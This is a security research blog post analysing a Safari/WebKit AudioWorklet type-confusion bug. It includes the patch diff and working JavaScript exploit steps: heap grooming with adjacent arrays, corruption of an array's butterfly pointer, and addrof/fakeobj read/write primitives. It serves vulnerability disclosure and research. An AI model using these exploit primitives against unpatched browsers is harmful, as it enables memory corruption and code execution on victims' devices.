Share

1 Comment

Theori Follow

Cybersecurity start-up focused on innovative R&D. We love tackling challenges that are said to be impossible to solve!

Patch Gapping a Safari Type Confusion

Safari 14.1 shipped in late April with many new features, including its long-awaited implementation of AudioWorklets. Shortly after, a commit landed in WebKit, fixing an AudioWorklet bug which "crashes Safari". As it turns out, this is an exploitable type confusion bug, and new vulnerable iOS versions are being shipped nearly 3 weeks after the patch went public. Since other exploits for this bug are public, we are sharing our root cause analysis and exploit.

Background

AudioWorklet API

First, we give a brief history of the new feature. The WebAudio API is a modular system which allows web developers to control, manipulate, render, and output audio data. The API allows developers to construct arbitrary audio processing graphs consisting of audio source nodes, processing nodes, and output nodes. To give even more control, the API introduced `ScriptProcessorNode` which allows arbitrary computations on audio data in Javascript. A long standing issue with this type of node was that complex audio processing could lead to unresponsive web apps (since the Javascript runs in the main thread).

AudioWorklets solve this problem by providing a minimal Javascript context running in a background thread (similar to a WebWorker) to perform audio processing. Users pass Javascript modules to the `AudioWorklet` which register various types of custom audio processors, e.g.

```
// test-processor.js
class TestProcessor extends AudioWorkletProcessor {
  process (inputs, outputs, parameters) {
    // perform arbitrary computation here
    return true;
  }
}

registerProcessor('test-processor', TestProcessor);
```

The main thread can then instantiate audio nodes backed by this off-thread processor as follows:

```
await audioContext.audioWorklet.addModule('test-processor.js');
const node = new AudioWorkletNode(audioContext, 'test-processor');
```

The Bug

To construct a new `AudioWorkletNode`, the main thread posts a task to the AudioWorklet thread to call the registered constructor for a given processor name. This constructor is expected to return an object of type `AudioWorkletProcessor`, but this was not explicitly checked:

```
RefPtr<AudioWorkletProcessor> AudioWorkletGlobalScope::createProcessor(const
String& name, TransferredMessagePort port, Ref<SerializedScriptValue>&& options)
{
    ...
    auto* object = JSC::construct(globalObject, jsConstructor, args, "Failed to
construct AudioWorkletProcessor");
    ASSERT(!!scope.exception() == !object);
    RETURN_IF_EXCEPTION(scope, nullptr);

    auto& jsProcessor = *JSC::jsCast<JSAudioWorkletProcessor*>(object);
    jsProcessor.wrapped().setProcessCallback(makeUnique<JSCallbackDataStrong>
(&jsProcessor, globalObject));

    return &jsProcessor.wrapped();
}
```

In the above code, `object` points to the Javascript object returned from the registered processor constructor. This gets casted to a `JSAudioWorkletProcessor` and accessed in various ways, which can results in a crash. As a proof-of-concept, we can make `object` point to an object `{foo: 'bar'}` with the following worklet code:

```
registerProcessor('test-processor', class {
  constructor() {
    return {foo: 'bar'};
  }
});
```

The patch for this bug adds the missing type check via `jsDynamicCast`, which returns `nullptr` if the object is not of the desired type:

```
-    auto& jsProcessor = *JSC::jsCast<JSAudioWorkletProcessor*>(object);
-    jsProcessor.wrapped().setProcessCallback(makeUnique<JSCallbackDataStrong>
(&jsProcessor, globalObject));
+    auto* jsProcessor = JSC::jsDynamicCast<JSAudioWorkletProcessor*>(vm, object);
+    if (!jsProcessor)
+        return nullptr;
+
+    jsProcessor->wrapped().setProcessCallback(makeUnique<JSCallbackDataStrong>
(jsProcessor, globalObject));

-    return &jsProcessor.wrapped();
+    return &jsProcessor->wrapped();
 }
```

Objects and Butterflies

To exploit this bug, we need to understand the layouts of Javascript objects in memory. Rather than reinvent the wheel, we point those new to JavaScriptCore and WebKit to the fantastic post by LiveOverflow, which concisely explains most of what we'll need for this exploit.

WebKit Heaps

WebKit now runs entirely on Apple's bmalloc allocator, which maintains a few separate heaps. Some of these heaps are "Gigacaged", meaning they allocate from a reserved 32GB region of virtual memory. These are generally used for objects that store user data arrays (such as `Array`s or `ArrayBuffer`s) to prevent out-of-bounds accesses from corrupting potentially sensitive data that lives outside the Gigacage. The primary WebKit Heap (aka the `fastMalloc` heap) is still used for a majority of allocations in WebKit (e.g. this is where the `JSCallbackDataStrong` is being allocated in the above code).

Check out this post for more on WebKit's heaps and their hardening.

Exploitation

Writing an exploit is often like programming a very strange machine. We begin with limited capabilities, upon which we build stronger and stronger abstractions, until we have achieved arbitary code execution. The first step is determining what primitives we have to build our abstractions on.

The Primitives

Our object gets confused with a `JSAudioWorkletProcessor`. This type (along with many others in WebKit) is auto-generated from an IDL file at compile time, and is a thin wrapper around `JSDOMWrapper`:

```
template<typename ImplementationClass> class JSDOMWrapper : public JSDOMObject {
public:
    ImplementationClass& wrapped() const { return m_wrapped; }
    ...

private:
    Ref<ImplementationClass> m_wrapped;
};
```

In our case, `m_wrapped` should point to a C++ object implementing the `AudioWorkletProcessor` interface. Our confused object promptly gets used as follows:

```
jsProcessor.wrapped().setProcessCallback(makeUnique<JSCallbackDataStrong>
(&jsProcessor, globalObject));
```

i.e. `AudioWorkletProcessor::setProcessCallback` will be called on the `m_wrapped` fetched from our confused object (from offset 0x18). This function simply sets an internal field `m_processCallback` (also at offset 0x18) to the provided pointer:

```
void
AudioWorkletProcessor::setProcessCallback(std::unique_ptr<JSCallbackDataStrong>&&
processCallback)
{
    m_processCallback = WTFMove(processCallback);
}
```

Since `m_processCallback` is a `unique_ptr`, overwriting a nonzero value in this position will cause a destruction, so we must be careful to avoid a crash. This aside, we can roughly think of the primitive as:

```
(void ***)(object)[3][3] = makeUnique<JSCallbackDataStrong>(...);
```

In addition to this, note that `AudioWorkletGlobalScope::createProcessor` returns `&jsProcessor.wrapped()` as a `RefPtr<AudioWorkletProcessor>`. This reference is held by the `AudioWorkletNode` we constructed on the main thread and is used to call `AudioWorkletProcessor::process` during audio rendering. Although we won't use it in our exploit, this type-confused access is probably useful for exploitation. We do however need to note that reference counted types, such as `AudioWorkletProcessor`, store the reference count in their first 8 bytes. Constructing and holding this `RefPtr` will increment this value, so our exploit must ensure that this side-effect is safe.

Type Feng Shui

A typical strategy to exploit a type confusion is to search for object types whose fields overlap the confused type in a useful way. We started down this line with a simple observation: we can control the value returned by `jsProcessor.wrapped()` using inline properties. Offset 0x18 of a custom `JSObject` contains the second inline property, so we can make `wrapped()` return a pointer to some value `val` using the following processor constructor:

```
registerProcessor('test-processor', class {
  constructor() {
    return {fill: 1, wrapped: val};
  }
});
```

Using this, our primitive becomes

```
(void **)(&val + 0x18) = makeUnique<JSCallbackDataStrong>(...);
```

Now we statically search for `JSValue`s which have useful fields at offset 0x18. A simple CodeQL query run on the JavaScriptCore database can accomplish this:


```
import cpp

predicate hasFieldAtOffset(Class c, Field f, int offset) {
  // c directly has a field at the given offset
  c.getAMember() = f and offset = f.getByteOffset()
  or
  // c has a field which internally holds another field at this offset
  exists(Field hf | hf = c.getAField() | hasFieldAtOffset(hf.getType(), f, offset -
hf.getByteOffset()))
  or
  // c has a base class which has a field at this offset
  exists(Class bc | bc = c.getABaseClass() | hasFieldAtOffset(bc, f, offset -
c.getABaseClassByteOffset(bc)))
}

from Class c, Field f
where c.getABaseClass*().getName() = "JSCell" // c inherits from JSCell
      and hasFieldAtOffset(c, f, 24)
select f
```

Although a few of these results looked promising, the constraints on our primitive (especially the destructor call on the overwritten value) foiled these attempts. Thankfully, however, our query didn't exhaust all possible exploit paths. Specifically, if `val` referenced an object smaller than 0x18 bytes, then the overwrite would modify a different offset in the object following `val` in the heap.

Conveniently, `JSArray` is a 16-byte type consisting of the cell header and a butterfly pointer. If two arrays are adjacent in memory, writing to offset 0x18 from the first array would overwrite the second array's butterfly pointer! This allows array accesses to inspect and modify contents of the WebKit heap, which enables stronger exploit primitives to be built.



Note that during this overwrite, the second array's butterfly pointer will be destructed as a `JSCallbackDataStrong`. Fortunately, we can avoid a crash by initializing the first few array indices to zero, which effectively makes this destructor a no-op. Below is the worklet code that does this overwrite:

```
// reclaim any freed allocations that exist
let keep = [];
for (var i = 0; i < 100; i++) keep.push([1.1*i]);

// allocate two adjacent arrays
let a0 = [0,0,0,0,0,0,0,0,0,0];
let a1 = [0,0,0,0,0,0,0,0,0,0];

// transition to unboxed double storage (and leave first 3 values zero)
a1[3] = 13.37;

registerProcessor("a", class {
  constructor() {
    // overwrite a1's butterfly with a fastMalloc pointer
    return {fill: 1, wrapped: a0};
  }
});
```

Building Abstractions

Most Javaacript exploits start by building two handy primitives: `addrof` and `fakeobj`. The former returns the address of any Javascript object, and the latter allows any address to be treated as a Javascript object. Most of the challenge in exploiting a JS bug is in constructing these two functions, as there are well-known techniques to build exploits on top of them. See, for instance, the great Project Zero post JITSploitation II: Getting Read/Write.


Our current PoC creates a float array with a butterfly pointing into the `fastMalloc` heap. This sounds promising, but there's a catch: the 4 bytes before the butterfly address store the length of the butterfly's elements. With our current PoC, this value is often zero, so our corrupted array is mostly useless. This could likely be solved by first spraying objects in the WebKit heap and hoping a nonzero value remains in this position. While playing with this idea, we stumbled on an easy way to directly fully control this fake butterfly length:

```
registerProcessor("a", class {
  constructor() {
    // this part is magic:
    // put 0xfffe000000001337 just before the new allocation to fake the butterfly sizes
    eval('1 + 0x1336');

    // overwrite a1's butterfly with a fastMalloc pointer
    return {fill: 1, wrapped: a0};
  }
});
```

With that issue fixed, we can now read and write to a large region of the heap using the elements of `a1`! Surely there are many ways to proceed from here, but the most direct approach we found was to repeat the above procedure for a second pair of arrays `b0` and `b1`. This points `b1`'s butterfly into the heap just beyond `a1`'s new butterfly. We can find the offset between the butterflies by writing a sentinel value into `b1[0]` and scanning through the elements of `a1` until the value is found:

```
b1[0] = kSentinel;
// scan for the sentinel to find the offset from the two butterflies
for (var i = 0; i < a1.length; i++) {
  if (bigint2float(unboxDouble(float2bigint(a1[i]))) == kSentinel) {
    offset = i;
    break;
  }
}
```



With this offset found, we know that `a1[offset]` and `b1[0]` refer to the same address in the heap. By setting up `a1` as an unboxed double array and `b1` as a boxed array, we can view this memory through two different lenses, which is essentially what `fakeobj` and `addrof` need to do:

```
function addrof(val) {
  b1[0] = val;
  return float2bigint(a1[offset]);
}

function fakeobj(addr) {
  a1[offset] = bigint2float(addr);
  return b1[0];
}
```

With these in place, arbitrary read and write are straightforward to implement (see this P0 post). In short, we can use inline properties to forge a fake unboxed double array with a butterfly pointing at an object of our choice. Then, array accesses can read and modify the internal state of other objects. This gives a StructureID leak, which allows for arbitrary fake object forgery and even stronger read/write primitives.

Cleanup

Recall that the original type confusion bug was only used to setup our corrupted `a1` and `b1` arrays, i.e. our primitives no longer rely on triggering the bug. However, this setup has badly corrupted some objects in a way which could cause crashes during garbage collection, specifically:

1. Two arrays (`a1` and `b1`) have butterfly pointers into the wrong heap, which may cause issues if they are released.
2. Two arrays (`a0` and `b0`) are being held as `RefPtr<AudioWorkletProcessor>`, so their "refcounts" have been incremented. This has corrupted their cell header's StructureID, which will lead to a crash during GC.

Thankfully these are both straightforward to correct using the read/write method above. After doing this, our exploit primitives are stable and can be used as part of an exploit chain.

Next Steps: PAC Bypass

Getting truly arbitrary code execution requires bypassing PAC. Although this mitigation is still rarely a bottleneck for attackers, bypasses should nonetheless be considered security bugs in their own right. Thus, we leave this part as an exercise to the reader.

Conclusions

This bug yet again demonstrates that patch-gapping is a significant danger with open source development. Ideally, the window of time between a public patch and a stable release is as small as possible. In this case, a newly released version of iOS remains vulnerable weeks after the patch was public.

Our exploit, working as of iOS 14.6 and macOS 11.4, can be found here.

Further Reading

- Our exploit
- Patch commit
- LiveOverflow Browser Exploitation Series
- JITSploitation: Project Zero series on exploiting a Safari JIT bug

25 May 2021

research

#RCE #Safari #Type Confusion #WebKit

« 게임핵의 원리에 대해 알아보자 (3) - 에임봇 편   2021 Hot🔥 보안 사건 사고 - 상반기 »

M **Manuel Scholz**
2 years ago
Is there a CVE for this vulnerability?
0 0 Reply • Share ›